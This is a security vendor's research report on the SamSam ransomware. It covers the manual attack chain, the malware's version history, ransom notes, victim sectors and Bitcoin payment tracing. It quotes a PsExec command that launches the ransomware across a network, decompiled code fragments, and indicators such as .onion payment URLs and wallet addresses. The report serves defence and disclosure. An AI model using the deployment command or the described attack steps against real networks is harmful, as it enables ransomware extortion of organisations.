SOPHOS
Cybersecurity made simple.

SamSam: The (Almost) Six Million Dollar Ransomware

We report the findings of an ongoing investigation into the SamSam ransomware, and its creator/operator – the largest collection of data and IoC information published globally to date.

As the year 2016 began, a ransomware threat appeared that attacked its victims unlike any previous ransomware attack. SamSam, named after the filename of the earliest sample we uncovered, uses a brutally minimalist, manual approach to target and compromise victims.

The attacker or attackers use a variety of built-in Windows tools to escalate their own privileges, then scan the network for valuable targets. They want credentials whose privileges will let them copy their ransomware payload to every machine – servers, endpoints, or whatever else they can get their hands on.

Once in, the attacker(s) spread a payload laterally across the network; a sleeper cell that lays in wait for instructions to begin encrypting. Ever a predator, the attacker waits until late at night, when the target organization is least well equipped to deal with it, before the final blow is struck. A sneak attack while the target literally sleeps, SamSam encrypts a prioritized list of files and directories first, and then everything else.

Unlike virtually every other ransomware attack, the entire attack process is manual. No badly worded spam email with an attachment is the culprit. The attacker breaks in the old fashioned way: using tools that attempt as many logins as quickly as the Remote Desktop Protocol will permit, and exploits operating system vulnerabilities, though not as many as you'd think. SamSam usually succeeds when the victim chooses a weak, easily guessed password.

In this report, we'll cover the anatomy of a SamSam attack, and why it isn't necessarily hard to defend against. We also took a deep dive into the ransomware payload, tracing its evolution from an early beta through its (so far) third major revision, with no sign of a slowdown in sight, and an ever-increasing ransom demand with each subsequent attack. Partnering with the cryptocurrency monitoring firm Neutrino, we traced the money trail and discovered far more victims – and funds – than had been previously reported.

Our researchers have spent so much time on this attack, attacker, and payload, they felt capable of producing a profile of the group behind the attack. The profile precedes an appendix with technical details and IoCs of the attacks.

Key Findings

- SamSam has earned its creator(s) more than US$5.9 Million since late 2015.
- 74% of the known victims are based in the United States. Other regions known to have suffered attacks include Canada, the UK, and the Middle East.
- The largest ransom paid by an individual victim, so far, is valued at US$64,000, a significantly large amount compared to most ransomware families.
- Medium- to large public sector organisations in healthcare, education, and government have been targeted by SamSam, but our research discovered that these only make up for about 50% of the total number of identified victims, with the rest comprising a private sector that has remained uncharacteristically quiet about the attacks.
- The attacker uses care in target selection and attack preparation is meticulous. SamSam waits for an opportune moment, typically launching the encryption commands in the middle of the night or the early hours of the morning of the victim's local time zone, when most users and admins would be asleep.
- Unlike most other ransomware, SamSam encrypts not only document files, images, and other personal or work data, but also configuration and data files required to run applications (e.g., Microsoft Office). Victims whose backup strategy only protects the user's documents and files won't be able to recover a machine without reimaging it, first.
- Every subsequent attack shows a progression in sophistication and an increasing awareness by the entity controlling SamSam of operational security.
- The cost victims are charged in ransom has increased dramatically, and the tempo of attacks shows no sign of slowdown

Contents

Appendix

Part I

The Anatomy of a SamSam Attack

SamSam attacks follow a relatively predictable pattern, and usually comprise of the following six stages.

1. Target identification and acquisition

The second part of this, the acquisition, is relatively straightforward. When the attacks began, in 2016, they were known to exploit vulnerabilities in JBOSS systems to gain the privileges that would enable them to copy the ransomware into the network. Increasingly, the person or people behind the SamSam attacks find greater success gaining network access by brute-forcing Windows RDP accounts.

The first part, how the attacker identifies these specific organisations, is unknown. They could be purchasing lists of vulnerable servers from other hackers on the dark web, or simply using publicly available search engines such as Shodan or Censys. What is clear (and is detailed later in this paper) is that they tend to target medium- to large organisations, predominantly based in the United States.

2. Penetrating the network

In the most recent SamSam attacks, the attackers concentrated their efforts on brute forcing weak passwords on machines accessible over the internet using Remote Desktop Protocol (RDP). While some may find this shocking, a simple search on Shodan will reveal thousands of IP addresses accessible over port 3389, the default RDP port.

3. Elevating privileges

Often the attacker gains access to a domain user account via RDP, though it's been reported that the attacker uses a mix of RDP and exploits to access the targeted networks. Once in the network, the attacker then uses a combination of hacking tools (described in the Technical Details appendix, below) and exploits to elevate their privileges to a domain admin account. This has been known, on some occasions, to take days, while the attacker waits for a domain admin to log in. The compromised machine runs Mimikatz, a credential harvesting tool, so they're stolen the minute a domain admin logs in.

4. Scanning the network for target computers

SamSam, unlike other well-known ransomware such as WannaCry, does not have any worm or virus capabilities; it does not spread independently. Instead, the attacker deploys the malware using legitimate Windows network administration tools such as PsExec, and the stolen credentials, as if the ransomware were a legitimate application whose deployment is being centrally managed by the victim's own domain controller.

This method has several benefits. As a manual attack, it poses no risk of spreading out of control, attracting unwanted attention. It also allows the attacker to cherry pick targets, and to know which computers have been encrypted. But first, it has to choose the targets.

In order to do this, the attacker uses those stolen domain admin credentials to take control of one of the victim's servers, which the attackers use as a command centre for managing the entire attack. From this location, the attacker deploys network scanning tools.

When the scanning tool is able to access a potential victim's filesystem, it writes a plain text file named test.txt (which contains only the characters "ok") to the C:\Windows\System32 folder of any machine it is able to access. Simultaneously, the tool creates a list of operational, potential-victim computers in a file named alive.txt on the compromised server. The attacker later uses this .txt file as a target list.

5. Deploying and executing the ransomware

The attacker's preferred deployment tool is the Sysinternals PsExec application, which the attacker uses to copy files across the network. The attacker has been known to use other deployment tools in situations where PsExec is blocked. In one recent attack, they were seen switching to a similar tool called PaExec from PowerAdmin.

The following is typical of a SamSam command which launches the attack. It is notable that it requires a (manually provided) password as an argument given to the batch file, which will the attacker later uses to decrypt the SamSam payload:

```
psexec -accepteula -s \\machine-name cmd.exe /c if exist
C:\windows\system32\g04inst.bat start /b g04inst.bat <PASSWORD>
```


This method of the attacker manually providing a password was first seen in October, 2017, and is detailed later in this paper.

6. Awaiting payment

Once the attack has been launched, the only thing left for the SamSam threat actor to do is wait to see if the victim makes contact via the attacker's dark web payment site, the details of which are provided to the victim in the ransom note. The attacker gives the victim roughly seven days to pay the ransom, although, for an additional cost, this time can be extended.

Part II

Samsam's Evolutionary Timeline



DECEMBER 2015 SamSam beta testing, Base64 encoded.

JANUARY 2016 SamSam version 1, Hex encoded, used in real attacks.

FEBRUARY 2016 Payment sites moved to the dark web.

JUNE 2016 June version 2, AES encrypted.

JUNE 2017 SamSam version 2, garbage code added to avoid detection.

OCTOBER 2017 SamSam version 3, encrypted payload 'stubbin'. Password required to launch the ransomware.

DECEMBER 2017 Highest ransom paid, $64,000 USD.

APRIL 2018 SamSam version 3, encrypted payload changed to '.berkshire'.

JUNE 2018 SamSam version 3, encrypted payload changed to '.satoshi'.

JULY 2018 SamSam version 3, encrypted payload changed to '.sophos'.

Source: SOPHOS


Note: On July 19, 2018 the main file in the SamSam ransomware was renamed to have a '.sophos' extension. We consider this an indication our ongoing investigation is having a direct impact on this threat

The earliest SamSam files we could find were part of a test build compiled at the end of 2015. In these files the ransom note is base64-encoded and the creator embedded a fake Bitcoin address and ransom payment site string into the file (e.g. bittttttttttttttttttttttttttttt ttttttttttttt, https://testtttttttttttttttttttttttttttttttttttt).

The first real, released version of SamSam appeared at the very beginning of 2016. In these files, the ransom notes and some other important strings (e.g. Bitcoin address, ransom payment site address) are just encoded in hexadecimal and embedded within the file.

Throughout the active lifetime of this version, which we now call version 1, the attackers experimented with multiple techniques to cover their tracks (which we cover later in this paper, in the technical details section). By analyzing the last variants of version 1, we could see that the perpetrator(s) behind SamSam settled on a preferred operational security method and continued to use this for all of version 2 as well, only changing their protocol after this version had been retired from use in favor of a third version currently being deployed.

Version 2 quickly followed version 1 in the middle of 2016. In these samples, the creator encrypted the strings using AES. From June 2017 the attackers started to add huge blocks of garbage to the code to make analysis more difficult.




```
"ca8232a2a4e903e34e4ff6ebaa1af03e" + "64bf9c098cde57cff3ad57fd7341dd1b" +
"ca4513cf15d89f087681ee40a2751101" + "a868117ca768013e75a3d93121287bf0";
"9f521e21c7092a00f4206e984e0c618c" + "47672e650057b4b85de2f0de2e58d495" +
"a945f3a08230077178107ff5b37c262e" + "12a1744df036d25223bd6f1de6d4d007";
"e51c6c968841ab61524541f0c368e4a6" + "9f2a416155bca992e11324e92c16d31f" +
"0596edd594477446d5621ea4d827c4f6" + "3943abadde716881469f4ff60d2b4fd2";
"8e84b99d8e6287e7d66381ec456cc1d7" + "ed4ba7d7b04188629e784647621b8050" +
"b61b3eb9db705141a7d97769b071b413" + "8fe86727e0b3013f28f65d8833415e83";
"475ee23772225a08bcfd5d22f6cdd7b1" + "61d0ce3e3145c8e52a9fef5be7040ef6" +
"7561bef613427ae5547ea2871d4c03ad" + "858f805696750cc316fed273faff20c4";
"d597f88c77604fd878ba419bf3ea3891" + "45a3aba6e08892bdee1fc835d3ebd2a2" +
"62f07bcb89f29f2cb23d0c5c14a79eb1" + "7ae82670950df566791d24af4215df26";
"17f69fb24a58e9895842041812010dea" + "fadd1e4c5c5680a8c9bda4b280cb80d7" +
"3d93bda6b351ba02d9e4d9d7af288a09" + "1781dab59f6293acd01ea08ba1106867";
"aff5579770bd5bca458f9af394b719f9" + "85a7fab949c6a6e89e68de7a8fdaccd3" +
"9eed240879f80bfea2629970b82d04b4" + "28d9eef116c92751741e21ec37901bd6";
"6b013dbea1fd7c009185e0d75eda9a06" + "23fbc1c279ebca544d905a30ce33c3d4" +
"a3df19a1aa3c5c248f9c485c0456f458" + "ee6cd08a95de20ac0ba047471958b151";
```

```
    string.Concat(new string[]
    {
        "dd6e3c249fa997d0fdfae0aa671b1127",
        "33b544f8ca4e55aee54fb2a6fa887197",
        "e16fef6bf292f0c6772db3432a95d01f",
        "a16cc29525c3cc60f385bdad9c6c786d",
        "a16cc29525c3cc60f385bdad9c6c786d",
        "a16cc29525c3cc60f385bdad9c6c786d",
        "a16cc29525c3cc60f385bdad9c6c786d",
        "a16cc29525c3cc60f385bdad9c6c786d",
        "a16cc29525c3cc60f385bdad9c6c786d",
        "a16cc29525c3cc60f385bdad9c6c786d",
        "a16cc29525c3cc60f385bdad9c6c786d",
        "a16cc29525c3cc60f385bdad9c6c786d",
        "a16cc29525c3cc60f385bdad9c6c786d",
        "a16cc29525c3cc60f385bdad9c6c786d",
        "a16cc29525c3cc60f385bdad9c6c786d"
    });
    string.Concat(new string[]
    {
        "3bf22c7c3d5e127a8348c1959a59bd90",
        "9ae9d5781a1bf0421ed9c0001fe36fcf",
        "50124648b8c0aef165a751f3364aa77d",
        "e2d03b213abd402451d986b09fbe0297",
        "e2d03b213abd402451d986b09fbe0297",
        "e2d03b213abd402451d986b09fbe0297",
        "e2d03b213abd402451d986b09fbe0297",
        "e2d03b213abd402451d986b09fbe0297",
        "e2d03b213abd402451d986b09fbe0297",
        "e2d03b213abd402451d986b09fbe0297",
        "e2d03b213abd402451d986b09fbe0297",
        "e2d03b213abd402451d986b09fbe0297",
        "e2d03b213abd402451d986b09fbe0297",
        "e2d03b213abd402451d986b09fbe0297",
        "e2d03b213abd402451d986b09fbe0297"
    });
```

SamSam version 2, with garbage code designed to thwart analysis

By October 2017, the attacker had moved to SamSam version 3, which added a new layer of complexity that makes analysis more difficult by splitting the functions of the ransomware into two files. The attacker, when deploying the ransomware, manually provides a password as an argument to one component known as "the runner", named after the file "runner2.exe". This runner includes a decryptor for the now separate, and encrypted, payload.
Over time, the file suffix for this payload has changed: Originally it used a consistent file extension of **.stubbin**, but that changed in April 2018 to **.berkshire**, and in June it changed again to **.satoshi**. On July 19, 2018, while writing this paper, the extension changed again, this time to **.sophos**. We can only speculate as to why the attacker would name their latest variant of SamSam after us. However, given the difficulties we are causing them we assume it was out of sheer frustration. Whatever the reason, we consider it a tribute to the work we have been doing to combat this threat.

In the below picture we can see an extract from one of the runners 'eqzertonimonimoraters.exe' (SHA-1: 4551860c9acb7287a99063c90721d6fb22160ff1); it is looking for the encrypted payload with an extension of .sophos.



```
string str = Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location).ToString();
            string[] files = Directory.GetFiles(str + "\\", "*.sophos");
            byte[] array = File.ReadAllBytes(files[0]);
            if (File.Exists(files[0]))
            {
                File.Delete(files[0]);
            }
```

In all the samples analysed the payload has been called 'ss2' e.g. ss2.satoshi, however this could change as the runner is only looking for a file with the matching extension.

At the end of January 2018, a minor update to version 3 saw the decryptor components being moved out of the runner and into a separate .dll file, which we covered in an earlier paper.

An increasingly cautious criminal

SamSam has evolved through 3 major versions since its inception, as well as a number of smaller changes, most of which involve pragmatic procedures: the payment sites, ransom notes, and the extensions added to encrypted files.

For example, while the attacker has always used a website to arrange payment of the ransom, during the beta testing phase, the SamSam attacker(s) used websites hosted on anonyme.com, which (at the time) was an anonymous hosting service. The attackers switched to using free and anonymous WordPress sites once they released version 1, but after a couple of months, they moved to the dark web and hosted the payment sites on Tor .onion addresses.

Since the earliest versions of SamSam, the ransom notes left behind on the victim's network after an attack have been unique to each victim. The bulk of the ransom note content has remained the same throughout, however for all of 2016 and most of 2017, victims were provided a unique URL for their payment site, as well a new Bitcoin address to send any ransom payments to.

These are just some of the URLs for payment sites used in April/March 2016:

- roe53ncs47yt564u.onion/east3
- roe53ncs47yt564u.onion/fatman
- roe53ncs47yt564u.onion/athena
- evpf4i4csbohoqwj.onion/hummer
- evpf4i4csbohoqwj.onion/cadillac

While any given .onion domain may be used for multiple attacks, the full path including the folder name at the end is unique to each victim organization.

Each of these examples also had a unique Bitcoin address associated with them:

- 136hcUpNwhpKQQL7iXXWmwUnikX7n98xsL
- 1FDj6HsedzPNgVKTAHznsHUg4pKnGRarH6
- 1EzpHEojHsLkHTExyz45Tw6L7FNiaeyZdm
- 1NkDXh778bwxhKb1Wof9oPbUfs6NWrURja
- 182jpCsoGD92Pi5JrKnfAhoHVF9rqHdCjm

Part of the analysis of the attack involved tracking payments made to these and other Bitcoin addresses. Some of the bitcoin addresses have been used in multiple attacks.

When version 3 of SamSam was released, everything changed. Version 3 had the most features designed to protect the integrity of the software and to help obfuscate the attacker's identity. For instance, the encrypted payload required far fewer updates to avoid AV detection; Because this binary used in the attack remained effective for a longer period of time, the same hard coded BTC address and .onion domain, were also used for longer periods and across more attacks.

The regretful ransom note

The change to version 3 also saw smaller changes, such as to the filenames of the ransom notes, and to the file extensions appended to encrypted files. As in the case of the payment sites and Bitcoin addresses, the names of the ransom notes changed on a regular basis in the earlier versions of SamSam. Here are some of the names that were used in 2016:

- HELP_DECRYPT_YOUR_FILES.html
- HOW_TO_DECRYPT_FILES.html
- HELP_FOR_DECRYPT_FILE.html
- I_WILL_HELP_YOU_DECRYPT.html
- PLEASE_READ_FOR_DECRYPT_FILES.html
- WE-CAN-HELP-U.html

(note: duplicate copies of ransom notes are created, most ransom notes will have numbers prefixed to them e.g. 0001-WE-CAN-HELP-U.html)

The encrypted files have always followed the same naming convention of appending a new extension to the end of an encrypted file. For example, a file named My_document.pdf might, once encrypted, be renamed to My_document.pdf.encryptedRSA. We observed SamSam switch among a distinctive set of file extensions in the early days:

- .encryptedRSA
- .encryptedAES
- .btc-help-you
- .only-we_can-help_you
- .iloveworld
- .VforVendetta

But with the change to SamSam version 3, the attacker has struck a more apologetic, contrite tone with a ransom note named **SORRY-FOR-FILES.html** and an extension of **.weapologize** appended to encrypted files … We don't know what this means, but it's hard to take it seriously.

These changes, and the fact that there is more consistency in the naming of files seen in SamSam attacks, is partly why we think there has been more media coverage of SamSam in 2018. It is now easier for researchers to link attacks back to SamSam.

Since the end of 2015, SamSam has evolved to focus on two main objectives: First, to improve the deployment method so that the impact on victims is greater; Second, to make analysis of the attacks harder, further helping to keep the attacker's identity a secret.

Identifying the Victims?


SamSam has made headline news for its attacks on organizations in the Healthcare, Government and Education sectors. There is no denying that SamSam have hit some very high profile targets; this year alone they have targeted healthcare providers such as Allscripts and Adams Memorial Hospital, as well as government services like the City of Atlanta and the Colorado Department of Transportation. Educational institutions such as the Mississippi Valley State University have also been targeted.

However, Sophos have discovered that these three sectors account for fewer than half of the total number of organizations we believe have been victims of SamSam, and it's the private sector who have suffered the most (and disclosed the least) The reason that the Healthcare, Government and Education sectors dominate the headlines is simply because they have been, so far, more likely to go public about a SamSam attack than any companies in the private sector.

Based on our research of the Bitcoin addresses in ransom notes, we estimate that about 233 victims have paid a ransom to the attacker, but we don't know the identities of all those victims. In this paper, we do not provide details of those victims who have chosen to keep information about an attack private, instead only referring to the countries that they are in, and their broad industry sectors.

Sophos has determined that 74% of the victim organizations identified by Sophos, are based in the United States:

Percentage of SamSam victims by country, as identified by Sophos




Source: SOPHOS

Note: This map shows the countries where Sophos has identified SamSam victims. There are many more victims and countries affected than we have yet identified.

Next we split the victims by industry, separating out Healthcare, Government, Education, classifying all the remaining organizations as 'Private Sector'

Using these victims as our baseline, we looked at how many went public about the attack. It is worth noting that many of those who did go public did not specifically mention SamSam, or even ransomware. The organizations often referred to the attack


Percentage of SamSam victims by industry sector



Source: SOPHOS

as an "incident" or referenced generic "computer problems," without identifying the root cause. Only through our research and working with other security vendors were we able to separately confirm it was SamSam.

Percentage of SamSam victims by sector that went public



Source: SOPHOS

Our findings reveal that organizations in the Education and Healthcare sectors have been relatively open about these attacks, but in every instance of an attack against the Government sector, the victimized agency or organization have publicly confirmed every single attack. The Private Sector sits firmly at the other end of the scale.

At this point we want to stress that our analysis is based on the attacks and victims we could identify; we are aware of more attacks where we have been unable to identify the victims, the sectors that they operate in, and whether or not they went public.

Digging deeper into the private sector companies, they cover a wide variety of industries, including everything from toy manufacturers, to oil pipelines, to charities for the homeless.

These industries include:

- Commodities
- Construction
- Energy
- Financial
- Legal
- Logistics
- Manufacturing
- Media
- Non Profit/Charity
- Public transportation
- Technology

Tracking the Money

Bitcoin is a digital cryptographic currency. One of the reasons that Bitcoin has become so notoriously known for its popularity among criminals, is due to the level of anonymity that it offers to both the buyer and seller. However, while the users of Bitcoin are anonymous, all transactions are completely public and can be tracked on websites such as blockchain.com.

During Sophos' investigation into SamSam, we identified a number of Bitcoin addresses supplied on ransom notes and in sample files. This allowed us to track all of the ransom payments made to these addresses.

But to advance the investigation, Sophos teamed up with Neutrino, a firm who specialize in developing "solutions for monitoring, analyzing, and tracking cryptocurrency flows across multiple blockchains, providing actionable insight on the whole cryptocurrency ecosystem." With their assistance, we have been able to identify further Bitcoin addresses used in SamSam ransomware attacks.

In total, we have now identified 157 unique addresses which have received ransom payments as well as 89 addresses which have been used on ransom notes and sample files but, to date, have not received payments. According to Neutrino, the addresses which have received payments can be grouped into three Bitcoin wallets, each controlled by one owner. These same three wallets have been used by the attacker since the SamSam attacks began. The details of these three wallets are as follows:

- The first wallet was active from January, 2016 to October, 2017 and received cryptocurrency via 137 different addresses
- The second wallet was active from October, 2017 to January, 2018 and received payments from 12 different addresses
- The third wallet appeared in January, 2018 and is still active; It has received payment from 8 different addresses


Initially, the attacker used VPN/TOR services to hide their IPs when creating payment addresses. Then, on 26th September 2017 it was identified that new payment site addresses were being created using blockchain.com, a well-known digital wallet provider.

